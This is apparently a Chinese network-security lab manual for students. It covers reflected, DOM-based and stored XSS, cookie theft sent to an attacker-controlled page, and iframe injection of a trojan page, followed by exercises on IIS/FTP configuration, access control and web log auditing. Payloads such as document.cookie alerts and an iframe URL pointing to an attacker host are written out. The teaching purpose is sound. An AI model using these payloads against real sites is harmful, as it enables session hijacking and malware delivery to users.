

使用“快照X”恢复Windows系统环境。  
    任务一单人为一组，下面以主机A为例，说明实验步骤。  
1. 地址栏中执行脚本  
　　主机A在浏览器地址栏中输入“javascript:alert('xss')”确定后可以看到浏览器弹出了一个内容为xss的对话框，如图3-1-1所示。这说明在浏览器地址栏中输入可执行脚本效果与把该脚本插入网页中去执行是一样的，这就为XSS提供了基础。

  
图3-1-1 XSS验证

2. 对DOM技术的利用  
    （1）主机A右键“我的电脑”->“管理”->“服务和应用程序”->“服务”,检查Kingsoft Uplive Service服务是否为停止状态，如服务已经启动，将其停止。  
　　（2）主机A启动“木马网站2”，并将下面的代码保存为xsscks.asp放入“木马网站2”的虚拟目录下（D:\ExpNIC\Common\Web\木马网站），主机A在浏览器地址栏中输入http://*主机A的IP*:9090/xsscks.asp?name=username访问xsscks.asp，结果该页面利用DOM技术中的document.URL对象取出name参数后面的字符串 username         ，然后用document.write函数将其显示到网页中。






　　（3）主机A在浏览器中输入“http://*主机A的IP*:9090/xsscks.asp?name=<script>alert(document.cookie)</script>”，这样，代码 <script>alert(document.cookie)</script>         将被插入到当前的网页中，浏览器直接执行了这段代码后，就会将用户的cookie信息直接显示出来，XSS攻击发生了。如图3-1-2所示：

  
图3-1-2 显示出的cookie


主机A、B为一组，C、D为一组，E、F为一组。下面以主机A、B为例，说明实验步骤。  
    实验主机角色如下表：

|  |  |
| --- | --- |
| 实验主机 | 实验角色 |
| 主机A | 攻击者 |
| 主机B | 被攻击者 |


    （1）如果我们把一个IE窗口称作“父页”，那么从该窗口中弹出的页面就应该称作为“子页”,如果父页能在某些条件下控制子页，这就可以让我们精心构造的页面实现XSS。主机A将如下代码保存为jump1.asp，将jump1.asp放入“木马网站2”中，访问jump1.asp，可以看到父页（jump1.asp）弹出了子页，子页打开的是网页A，但3秒之后就转为了网页B，这说明          。




    （2）父页控制子页的达成条件的关键，一是windows.frames[0]方法没有受到域的限制，二是location指定的地址看起来像个对象而不是参数，根据这两个关键条件，主机A来构造jump2.asp，代码如下：



    分析代码，window的对象x所使用的location方法打开的网页与开始弹出的空白页在同一域内，并没有受到域的限制，根据IE6的安全特性，如果window对象打开的窗口是同一个域，那么就可以向打开的这个窗口再注入脚本运行，我们来构造脚本“javascript:alert(document.cookie)”，并让location指定的地址为String对象，代码中的“3000”就是3000毫秒，用来控制在多长时间后执行JavaScript，主机A访问jump2.asp，结果子页弹出了xsstest1.html的cookie，这样，xsstest1.html就因为IE6安全特性的问题而被跨站了。  
    （3）根据以上步骤的原理，主机A来盗取主机B中“默认网站”下的bbs网站中的cookie，主机A把下面的代码保存为get.asp上传至本地“木马网站2”中，这段代码主要是将盗取的cookie保存至主机A服务器的   coolie.txt       文件中。



    （4）主机A把下面的代码保存为xss.html上传至“木马网站2”中，代码中的“http://*主机B的IP*/bbs/index.asp”为主机A要获取cookie的主机B中的论坛主页地址；http://*主机A的IP*:9090/get.asp地址为主机A访问get.asp的地址。



　　（5）主机B访问本机“默认站点”中的bbs网站，访问地址为http://*主机B的IP*/bbs/index.asp，注册用户test后，退出并重新使用test账户登录论坛，此时设置cookie为保存一天以上。　  
　　（6）主机B在浏览器中访问主机A中的xss.html页面，访问地址为**http://172.16.0.64:9090/xss.html**       ，点击网页中的上面的“主机B点击这里”链接（在实际盗取过程中，主机A需要诱骗主机B去点击这个链接），网站跳转至要获得cookie的目标网站，5秒后网页跳转为空页面，主机A查看“木马网站2”下的cookie.txt文件，对主机B的cookie获取成功，获取到的cookie信息如图3-1-3所示：

  
图3-1-3 获取的cookie信息

　　（7）分析cookie信息，可以发现用户名和被加密的密码，利用此cookie信息，黑客可以冒充主机B的身份获得网站或论坛的对应权限，本实验不做具体讨论，有兴趣的同学可以查阅相关资料，进行深入研究。

主机A、B为一组，C、D为一组，E、F为一组。下面以主机A、B为例，说明实验步骤。  
    实验主机角色如下表：

|  |  |
| --- | --- |
| 实验主机 | 实验角色 |
| 主机A | 攻击者 |
| 主机B | 被攻击者 |

　　（1）主机A访问主机B中的论坛，并使用任务二中的用户名test登录（这里假设主机A已经知道了主机B注册论坛的用户名与密码），输入验证码，cookie选择“保存一天”登录论坛（无论以何种方式登录论坛，cookie都要设置为保存一天以上），登录后点击论坛菜单中的“用户控制面板”进入用户控制面板后点击“资料修改”也就是说来到mymodify.asp页面，在该页面“签名”选项中输入：



　　点击最下方的“更新”按钮，在跳转的页面中点击“返回上一页”按钮，之后页面弹出如图3-1-4所示的提示框（如未弹出请尝试多次刷新），跨站成功，该XSS漏洞是利用mymodify.asp页面在用户输入过程中没有进行script标签过滤导致的，也就是说，主机A可以在<script></script>之间填写任意脚本代码，提交后都会被执行。

  
图3-1-4 跨站就是这么简单

　　（2）主机A根据上述原理在mymodify.asp页面下的“签名”选项中输入如下代码：



　　该代码为打开主机A中的http://主机A的IP:9090/index.html页面（在实际的攻击过程中，该页面可为一挂马页面）。  
　　（3）主机B用test账号访问自己主机中的论坛，并来到mymodify.asp页面，观察效果，效果为          。  
　　（4）通过以上的实验步骤可以总结出，如果有人窃取了该论坛的某一账号，并对该账号的mymodify.asp做上述修改，在该页面中加入恶意脚本或让其弹出一挂马页面，那么当该账号的拥有者想要修改个人资料时就会弹出挂马的网页，其账号拥有者就会中招。（网页挂马操作请参照网络攻防|实验8|练习一）  
　　（5）其他的脚本攻击代码请参照实验原理六，其功能同学们可逐一尝试。

  任务四单人为一组，下面以主机A为例，说明实验步骤。  
　　（1）主机A分析“默认网站”bbs目录下的show.asp文件，分析发现程序对于输出变量filetype和username没有进行过滤，这样会导致xss漏洞，关键代码如下：



　　（2）主机A打开IE浏览器，在地址栏中输入“http://*主机A的IP*/bbs/index.asp”访问本机论坛，并注册任意用户登录论坛。  
　　（3）主机A在IE地址栏中构造脚本，对该漏洞进行攻击，脚本代码如下，其中地址http://*主机A的IP*:9090/asptroy.asp为iframe中要显示的网页，主机A在地址栏中输入该脚本后观察实验效果，实验效果为： 自动退出账号         。



　　（4）主机A与同组人一起讨论应如何利用该漏洞          。

**[http://172.16.0.64/bbs/show.asp?filetype=xxx&username=nnn<iframe%20src=http://172.16.0.69:9090/asptroy.asp width=400](http://172.16.0.64/bbs/show.asp?filetype=xxx&username=nnn%3ciframe%20src=http://172.16.0.69:9090/asptroy.asp%20width=400) heigh=400></iframe>**

实验步骤

本练习主机A、B为一组，C、D为一组，E、F为一组。

首先使用“快照X”恢复Windows系统环境。

一.搭建IIS服务器

1.创建网站

依次点击“开始|程序|管理工具|Internet信息服务（IIS）管理器”，如图3-2-1所示。

图3-2-1

右键点击“网站”，依次选取“新建|网站（W）”，根据网站创建向导完成网站的创建。其中“网站描述”为“我的网站”；“网站IP地址”为本机IP地址；“网站TCP端口”设为“6666”（可选择任意未被占用端口）；主目录“路径”为“C:\我的网站”（需自己创建目录）；网站访问权限为默认值。

此时网站创建完毕，如图3-2-2。

图3-2-2

2.创建个人主页

进入“C:\我的网站”目录，参考“D:\ExpNIC\Common\Web\wwwroot\index.html”制作自己的主页index.html，并保存在当前目录下。

主机B打开IE浏览器，访问主机A主页“http://主机A的IP地址：6666/index.html”。 观察主机A的个人主页是否成功创建。

3.创建FTP站点

右键点击“FTP站点|新建|FTP站点”进入FTP站点创建向导，根据提示完成创建。其中“FTP站点描述”为“我的FTP站点”；“FTP站点使用的IP地址”为本机IP地址；端口设置为7777（可选择任意未被占用端口）；“FTP用户隔离”为默认选择“不隔离用户”；“FTP站点主目录”为“C:\我的FTP站点”；站点访问权限为默认值。

主机A在目录“C:\我的FTP站点”中创建文本文件“A的文本文档.txt”。

主机B打开IE浏览器，登录主机A的FTP站点“ftp://主机A的IP地址:7777”并尝试对“A的文本文档.txt”进行读取/写入/修改/删除等操作，查看哪种操作成功。

二.身份验证和权限设置

1.网站的身份验证

主机A右键点击“我的网站”，选择“属性”，切换到“目录安全性”页签。如图3-2-3。

图3-2-3

点击“身份验证和访问控制”页中的“编辑”按钮，进入“身份验证方法”页签。在这里可以选择对登录用户的身份验证的方式。缺省状态下，“启用匿名访问”和“集成Windows身份验证”两项都是选中的。如果想对访问主页的用户进行权限的限制，可以取消“启用匿名访问”项，选择“用户访问需经过身份验证”页签中的“集成Windows身份验证”项，此时其它用户若访问主机A的网站，就必须拥有相应的帐户和口令（此设置也可以在创建网站的安装向导中设置）。

主机B打开IE浏览器，访问主机A的主页“http://主机A的IP地址:6666/index.html”，此时会提示需输入用户名和密码。输入用户名“student”和密码“123456”，即可访问主机A主页。



2.FTP站点的身份验证和权限设置

身份验证：

主机A右键点击“我的FTP站点”，选择“属性”，切换到“安全帐户”页签。如图3-2-4。

图3-2-4

系统默认的身份验证方式为“允许匿名连接”，如果想对访问FTP站点的用户进行管制，可以取消“允许匿名连接”，并保存设置。此时其它用户若访问主机A的FTP站点，就必须拥有相应的帐户和口令。（此设置也可以在创建FTP站点的安装向导中设置）。

主机B打开IE浏览器，访问主机A的FTP站点“ftp://主机A的IP地址：7777”，此时会提示需输入用户名和密码。输入用户名“student”和密码“123456”，即可登录主机A的FTP站点。

权限设置：

主机A右键点击“我的FTP站点”，选择“属性”，切换到“主目录”页签。如图3-2-5。

图3-2-5

在“FTP站点目录”页签中选择“写入”选项，保存设置。此时FTP站点赋予了任意用户写入的权力。

主机B此时是否可以将写好的文本文件复制到FTP站点内? 不行 。

三.IP地址和域名限制

通过IP地址和域名限制，可以实现对特定IP、IP段和域名的访问进行限制。对网站和FTP站点的设置完全相同，下面以对网站的IP地址进行限制为例。

主机A点击“我的网站|属性|目录安全性|IP地址和域名限制”中的“编辑”按钮进入IP地址访问限制页签，点击“添加”按钮，输入所有限制访问主机的IP地址，以主机B为例。设置完成后退出。

主机B访问主机A的主页“http://主机A的IP地址:6666/index.html”,这时主机B会收到“您未被授权查看该页”的提示。如图3-2-6所示。

图3-2-6

四.安全通信

利用PKI技术进行通信信息加密，在密码学及应用|实验6｜练习一中有详细描述。

五. 单点登录

1. 正常登录

主机在IE栏中输入http://localhost:6666/App1，输入用户名：jlcss，密码：jlcssadmin。进入人力资源管理系统首页面。

主机在IE栏中输入http://localhost:6666/App2，输入相同用户名及密码。进入财务管理系统首页面。

此时要进入人力资源管理系统和财务管理系统需要输入2次用户名及密码。

2. 单点登录

主机在IE栏中输入http://localhost:7772/Portal/Default.aspx会出现如图3-2-7所示。

图3-2-7 单点登录首页

输入用户名：jlcss，密码：jlcssadmin。

点击“登录”按钮。此时会出现如图3-2-8所示。

图3-2-8 多个业务系统页面

我们此时可以进入“人力资源管理系统”、“财务管理系统”，而不必再次输入用户名及密码。当点击“退出”按钮时会回到上一级页面。

|  |  |  |  |  |  |  |  |  |  |  |  |  |
| --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- |
| 本练习主机A、B为一组，C、D为一组，E、F为一组。     首先使用“快照X”恢复Windows系统环境。 一．Web日志审计 1．查看默认日志格式     （1）同组主机互访对方Web主页（访问主机即为客户端，被访问主机即为服务器），在IE地址栏中输入“http://同组主机IP”，确保登录成功。     （2）在确认本机Web服务被访问过后，进入C:\WINDOWS\system32\LogFiles\W3SVC1目录（稍等片刻），打开扩展名为“ex当前日期.log”的文件，观察默认日志格式的文件内容，你将看到类似图3-4-1的日志内容。     「注」 系统默认的当前时间为格林威治国际标准时间，转化为北京时间要在该时间的基础上加8,若超过24则日期加1,时间再减去24。  图3-4-1  IIS日志内容      （3）根据查看到的日志文件填写下表。   |  |  | | --- | --- | | 日期 | 2019-10-08 | | 时间 | 07:15:12 | | 客户端IP地址 | 172.16.0.69 | | 服务器IP地址 | 172.16.0.64 | | 服务器端口 | 80 | | 方法 | GET |   2．访问无权限和不存在的网页     （1）在“Internet信息服务(IIS)管理器”中，右键单击“默认网站”，选择“属性”。在弹出的“默认网站 属性”对话框中单击“目录安全性”标签页，单击“IP地址和域名限制”组框中的“编辑”按钮。在弹出的对话框中选择“授权访问”，单击“添加”按钮，将同组主机的IP地址添加到拒绝访问列表中，单击“确定”按钮，直到完成。     （2）请同组主机再次访问本机Web主页（同组主机应重新启动IE浏览器），网页提示信息：您未被授权查看该页，HTTP错误代码：403.6。     （3）本机再次打开Web日志文件，查看无权限访问的情况下日志的内容，如图3-4-2所示。  图3-4-2  未授权访问日志内容      参考实验原理部分的自定义错误类型，这个错误代码代表的错误消息是  禁止访问：客户端的IP地址被拒绝。        。     （4）本机关闭日志文件，设置“默认网站”属性，去掉对同组主机IP地址的禁止。请同组主机访问本机（Web服务）不存在的页面，如“http://同组主机IP/1.htm”，网页提示信息：无法找到该页，HTTP错误代码：404。     （5）打开IIS日志文件，查看无法找到网页情况下的日志内容，如图3-4-3所示。  图3-4-3  无法找到目标网页日志内容      参考实验原理部分的自定义错误类型，这个错误代码代表的错误消息是  找不到文件或目录        。 3．分别自定义日志格式     （1）在“默认网站 属性”中，把网站“活动日志格式”确定为“W3C扩展日志文件格式”，在“属性｜高级”中选择“扩展日志选项”自定义日志格式，如图3-4-4所示。  图3-4-4  IIS日志属性      （2）在这里可以设置W3C日志的格式，下面我们只选中日期，时间，客户端IP地址，和用户名四项做试验，设置好后单击“确定”按钮使设置生效。请同组主机访问本机Web主页，本机片刻后查看日志文件，举例说明日志格式:2008-01-03 06:14:14 172.16.0.50。     （3）自定义其它日志格式，请同组主机访问Web主页，然后查看日志内容。 4．扫描Web服务器漏洞查看Web日志内容     （1）重新设置W3C日志的格式，选中全部扩展日志选项。     （2）请同组主机使用X-Scan工具对本机进行扫描。具体操作：同组主机进入实验平台，单击工具栏“X-Scan”按钮，启动X-Scan工具，单击菜单栏“设置”｜“扫描参数”。在弹出的“扫描参数”对话框中，指定检测范围（在“指定IP范围”处填写被扫描主机IP地址），并展开左侧“全局设置”项，点击“扫描模块”项，选中扫描项“WWW弱口令”，开始扫描。     （3）扫描完成后，本机查看Web日志内容，可以大致判断本机被扫描页面的类型以及扫描者的意图，如被探测漏洞脚本文件是否存在等。 |